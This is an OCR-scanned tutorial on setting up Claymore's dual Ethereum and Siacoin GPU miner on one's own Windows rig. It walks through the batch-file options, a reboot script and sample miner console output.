
Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



3. And versions for **Linux**.




4. Right click and **unzip** it.




5. Create new **Text Document.**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



6. Name it "**start_eth+sia.bat**". With this file you will setup and start your miner.



8. Setup the Miner

13. Let`s **setup the miner**. First order the program to wait a little before start, for example 15 seconds. Put command "**timeout 15**" in the beginning of the file. This will give time to your PC to load all necessary staff.

```
timeout 15
```

14. Then set the following **environment variables**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100
```

15. Now it`s time to write some commands. Type **only by one empty space between them**, otherwise the regex function of the miner can cause problems. First put the name of the start executable file EthDcrMiner64.exe. Then set name and address of the Ethereum mining pool -epool, then write your wallet address and miner name after "-ewal". For example -epool eth-eu1.nanopool.org:9999 -ewal 0x32be343b94f860124dc4fee278fdcbd38c102d88 /CryptoMiner -epsw x. The email is optional.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x
```

16. Following the same logic for the second coin pool and address.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x
```

17. In our case we mine **siacoin** like second coin so let`s tell this to the miner: **"-dcoin sia"**

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia
```

18. Enter the "**-asm 1**" command to enables assembler GPU kernels. In this mode some tuning is required even in ETH-only mode, use "**-dcri**" option (explain further down) or "**+/-**" keys in runtime to set best speed. This option is available only for AMD cards.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1
```

19. Now set the "-dcri" value. This command controls the Decred/Siacoin/Lbry/Pascal intensity, or Ethereum fine-tuning value in ETH-only ASM mode. Default value is 30, you can adjust this value to get the best Decred/Siacoin/Lbry mining speed without reducing Ethereum mining speed.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1 -
dcri 20
```

20. Ethereum mining intensity is set with "-ethi" command. Default value is 8, you can decrease this value if you don't want Windows to freeze or if you have problems with stability.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1 -
dcri 20 -ethi 8
```

21. Specify "-allpools 1" if miner does not want to mine on specified pool (because it cannot mine devfee on that pool), but you agree to use some default pools for devfee (developers fee) mining. Note that if devfee mining pools will stop, entire mining will be stopped too.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1 -
dcri 20 -ethi 8 -allpools 1
```

22. Write command "-dbg 1" and miner will create log file and show debug messages.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1 -
dcri 20 -ethi 8 -allpools 1 -dbg 1
```

23. One of most important things in mining is stability and automatization of the process. The next commands help you to keep the system running if something going wrong. Set "-wd 1" to enable watchdog and miner will be closed (or restarted, see "-r" option) if any thread is not responding for 1 minute or OpenCL call failed. Command **"-r 1"** will close miner and execute "**reboot.bat**" file (see further down) if something wrong with GPU.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1 -
dcri 20 -ethi 8 -allpools 1 -dbg 1 -r 1 -wd 1
```

24. If for any reason GPU mine with untypically low speed the "-**minspeed**" command will restart miner. Set this command with value a bit lower then GPUs usual speed.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1 -
dcri 20 -ethi 8 -allpools 1 -dbg 1 -r 1 -wd 1 -minspeed 15
```

25. Now write the "-**gser 2**". This setting can improve stability on multi-GPU systems if miner hangs during startup. It serializes GPUs initialization routines. You can use "-gser 1" to serialize some of routines and "-gser 2" to serialize all routines.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1 -
dcri 20 -ethi 8 -allpools 1 -dbg 1 -r 1 -wd 1 -minspeed 15 -gser 2
```

26. Heat and cooling are very important things in the world of crypto mining, so take care of your GPUs fans. First set "-**tt 69**". This is the **target GPU temperature** and your computer will try to keep it for this

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


card. Then write " -ttdcr 80" This command will reduce Decred/Siacoin/Lbry/Pascal intensity automatically if GPU temperature is above specified value. For example, "-ttdcr 80" reduces Decred intensity if GPU temperature is above 80C. Finally set " -ttli 85". The command will reduce entire mining intensity (for all coins) automatically if GPU temperature is above specified value. It is a good idea to set "-ttli" value higher than "-tt" or "-ttli" value by 3-6C.

```
timeout 15

setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dpool
stratum+tcp://sia-eu1.nanopool.org:7777 -dwal YOUR_SIA_WALLET/YOUR_WORKER/YOUR_EMAIL -epsw x -dcoin sia -asm 1 -
dcri 20 -ethi 8 -allpools 1 -dbg 1 -r 1 -wd 1 -minspeed 15 -gser 2 -tt 69 -ttdcr 80 -ttli 85 -tstop 91
```


```
timeout 15

@echo off
setx GPU_FORCE_64BIT_PTR 0
setx GPU_MAX_HEAP_SIZE 100
setx GPU_USE_SYNC_OBJECTS 1
setx GPU_MAX_ALLOC_PERCENT 100
setx GPU_SINGLE_ALLOC_PERCENT 100

EthDcrMiner64.exe -epool eth-eu1.nanopool.org:9999 -ewal YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL
-epsw x -dpool stratum+tcp://sia-eu1.nanopool.org:7777 -dwal
YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL -dcoin sia -asm 1 -dcri 20 -ethi 8 -allpools 1 -dbg 1 -
r 1 -wd 1 -minspeed 15 -gser 2 -tt 69 -ttdcr 80 -ttli 85 -tstop 91
```

27. Now it`s time to create "reboot.bat". With this file miner can perform some actions, for example, reboot system if you put this line there: "shutdown /r /t 5 /f".
    a. Create new Text Document.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




b. **Rename** the document "**reboot.bat**".




c. **Right click** on the file and click "**Edit**".


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



d. Write inside "**shutdown /r /t 5 /f**" and save the file.



28. For multi-GPU systems, set **Virtual Memory** size in Windows **at least 16 GB**.



9. Let`s Mine Some Cryptocoins

11. Come time to start the miner. Double click the "**start_eth+sia.bat**" file.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Data.bin	8.12.2017 r. 15:31	BIN File	748 KB
Data1a1.bin	8.12.2017 r. 15:31	BIN File	23 KB
Data1b1.bin	8.12.2017 r. 15:31	BIN File	24 KB
Data1c1.bin	8.12.2017 r. 15:31	BIN File	23 KB
Data1d1.bin	8.12.2017 r. 15:31	BIN File	23 KB
Data1e1.bin	8.12.2017 r. 15:31	BIN File	24 KB
Data1e2.bin	8.12.2017 r. 15:31	BIN File	24 KB
Data1g1.bin	8.12.2017 r. 15:31	BIN File	24 KB
Data1g2.bin	8.12.2017 r. 15:31	BIN File	24 KB
Data1h1.bin	8.12.2017 r. 15:31	BIN File	24 KB
Data1i1.bin	8.12.2017 r. 15:31	BIN File	55 KB
dpools.txt	8.12.2017 r. 15:31	Text Document	1 KB
epools.txt	8.12.2017 r. 15:31	Text Document	1 KB
History.txt	8.12.2017 r. 15:31	Text Document	22 KB
libcurl.dll	8.12.2017 r. 15:31	Application extens...	299 KB
License.txt	8.12.2017 r. 15:31	Text Document	2 KB
msvcr110.dll	8.12.2017 r. 15:31	Application extens...	830 KB
Readme!!!.txt	8.12.2017 r. 15:31	Text Document	40 KB
reboot.bat	9.12.2017 r. 10:56	Windows Batch File	0 KB
start.bat	8.12.2017 r. 15:31	Windows Batch File	1 KB
start_eth+sia.bat	15.12.2017 r. 11:56	Windows Batch File	0 KB

0 bytes

12. You will see something similar to this screen.

```
.AMD.NVIDIA.GPU.Miner.v10.0>timeout 15

Waiting for  0 seconds, press a key to continue ...

SUCCESS: Specified value was saved.

SUCCESS: Specified value was saved.

SUCCESS: Specified value was saved.

SUCCESS: Specified value was saved.

SUCCESS: Specified value was saved.

SUCCESS: Specified value was saved.

SUCCESS: Specified value was saved.

╔═══════════════════════════════════════════════════════════
═══════╗
    Claymore's Dual ETH + DCR/SC/LBC/PASC GPU Miner v10.0
    ╚
```

13. This is **both two pools** you define above. You can press "**s**" key for current statistics.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
╔═══════════════════════════════════════════════════════════
═══════╗
╚═══════╝
    Claymore's Dual ETH + DCR/SC/LBC/PASC GPU Miner v10.0
    ╚═══════════════════════════════════════════════════════
═══════╝

ETH: 1 pool is specified
Main Ethereum pool is eth-eu1.nanopool.org:9999
SC: 1 pool is specified
Main Siacoin pool is sia-eu1.nanopool.org:7777
At least 16 GB of Virtual Memory is required for multi-GPU
systems
Make sure you defined GPU_MAX_ALLOC_PERCENT 100
Be careful with overclocking, use default clocks for first
tests
Press "s" for current statistics, "0".."9" to turn on/off c
ards, "r" to reload pools, "e" or "d" to select current poo
l
OpenCL initializing...
```

14. As we mention above miner needs at least 16 GB of virtual memory.

```
Main Ethereum pool is eth-eu1.nanopool.org:9999
SC: 1 pool is specified
Main Siacoin pool is sia-eu1.nanopool.org:7777
At least 16 GB of Virtual Memory is required for multi-GPU
systems
Make sure you defined GPU_MAX_ALLOC_PERCENT 100
Be careful with overclocking, use default clocks for first
tests
Press "s" for current statistics, "0".."9" to turn on/off c
ards, "r" to reload pools, "e" or "d" to select current poo
l
OpenCL initializing...

AMD Cards available: 6
GPU #0: Ellesmere, 8192 MB available, 32 compute units
GPU #0 recognized as Radeon RX 470/570
GPU #1: Ellesmere, 8192 MB available, 32 compute units
GPU #1 recognized as Radeon RX 470/570
GPU #2: Ellesmere, 8192 MB available, 32 compute units
GPU #2 recognized as Radeon RX 470/570
GPU #3: Ellesmere, 8192 MB available, 32 compute units
GPU #3 recognized as Radeon RX 470/570
GPU #4: Ellesmere, 8192 MB available, 32 compute units
GPU #4 recognized as Radeon RX 470/570
GPU #5: Ellesmere, 8192 MB available, 32 compute units
GPU #5 recognized as Radeon RX 470/570
POOL/SOLO version
GPU #0: algorithm ASM
GPU #1: algorithm ASM
GPU #2: algorithm ASM
GPU #3: algorithm ASM
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

15. This is your GPUs available for mining.

```
OpenCL initializing...

AMD Cards available: 6
GPU #0: Ellesmere, 8192 MB available, 32 compute units
GPU #0 recognized as Radeon RX 470/570
GPU #1: Ellesmere, 8192 MB available, 32 compute units
GPU #1 recognized as Radeon RX 470/570
GPU #2: Ellesmere, 8192 MB available, 32 compute units
GPU #2 recognized as Radeon RX 470/570
GPU #3: Ellesmere, 8192 MB available, 32 compute units
GPU #3 recognized as Radeon RX 470/570
GPU #4: Ellesmere, 8192 MB available, 32 compute units
GPU #4 recognized as Radeon RX 470/570
GPU #5: Ellesmere, 8192 MB available, 32 compute units
GPU #5 recognized as Radeon RX 470/570
POOL/SOLO version
GPU #0: algorithm ASM
GPU #1: algorithm ASM
GPU #2: algorithm ASM
GPU #3: algorithm ASM
```

16. Miner work in dual mode and **successfully connected** to both eth and sea pools.

```
ETH: Stratum - connecting to 'eth-eu1.nanopool.org' <79.137
.82.70> port 9999
DUAL MINING MODE ENABLED: ETHEREUM+SIACOIN
 SC: Stratum - connecting to 'sia-eu1.nanopool.org' <164.13
2.108.171> port 7777
ETH: Stratum - Connected (eth-eu1.nanopool.org:9999)
ETH: eth-proxy stratum mode
"-allpools" option is set, default pools can be used for de
vfee, check "Readme" file for details.
Watchdog enabled
ETH: Authorized

 SC: Stratum - Connected (sia-eu1.nanopool.org:7777)
Setting DAG epoch #156...
 SC: Authorized
 SC: 12/09/17-11:59:17 - New job from sia-eu1.nanopool.org:
7777
 SC: 12/09/17-11:59:19 - New job from sia-eu1.nanopool.org:
7777
Setting DAG epoch #156 for GPU4
Create GPU buffer for GPU4
GPU4 DAG creation time - 5721 ms
Setting DAG epoch #156 for GPU4 done
Setting DAG epoch #156 for GPU0
Create GPU buffer for GPU0
GPU0 DAG creation time - 5714 ms
Setting DAG epoch #156 for GPU0 done
Setting DAG epoch #156 for GPU1
Create GPU buffer for GPU1
```

17. This is data about **temperature** and **fan speed** for each GPU.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
GPU0 t=65C fan=85%, GPU1 t=69C fan=95%, GPU2 t=68C fan=85%, GPU3 t=62C fan=85%, GPU4 t=69C fan=84%, GPU5 t=69C fan=84%
ETH: 12/09/17-12:11:44 - New job from eth-eu1.nanopool.org:9999
ETH - Total Speed: 138.757 Mh/s, Total Shares: 3, Rejected: 0, Time: 00:03
ETH: GPU0 22.920 Mh/s, GPU1 18.482 Mh/s, GPU2 24.400 Mh/s, GPU3 24.484 Mh/s, GPU4 24.118 Mh/s, GPU5 24.353 Mh/s
 SC - Total Speed: 2775.134 Mh/s, Total Shares: 2, Rejected: 0
 SC: GPU0 458.405 Mh/s, GPU1 369.631 Mh/s, GPU2 487.997 Mh/s, GPU3 489.671 Mh/s, GPU4 482.366 Mh/s, GPU5 487.064 Mh/s
 SC: 12/09/17-12:11:49 - New job from sia-eu1.nanopool.org:7777
ETH: 12/09/17-12:12:00 - SHARE FOUND - (GPU 4)
ETH: Share accepted (110 ms)!
GPU0 t=66C fan=84%, GPU1 t=69C fan=94%, GPU2 t=68C fan=85%, GPU3 t=62C fan=85%, GPU4 t=68C fan=84%, GPU5 t=68C fan=84%
 SC: 12/09/17-12:12:18 - SHARE FOUND - (GPU 1)
 SC: Share accepted (78 ms)!
 SC: 12/09/17-12:12:27 - New job from sia-eu1.nanopool.org:7777
ETH: 12/09/17-12:12:29 - New job from eth-eu1.nanopool.org:9999
ETH - Total Speed: 128.324 Mh/s, Total Shares: 4, Rejected: 0, Time: 00:04
ETH: GPU0 19.741 Mh/s, GPU1 19.903 Mh/s, GPU2 24.441 Mh/s, GPU3 19.866 Mh/s, GPU4 20.011 Mh/s, GPU5 24.361 Mh/s
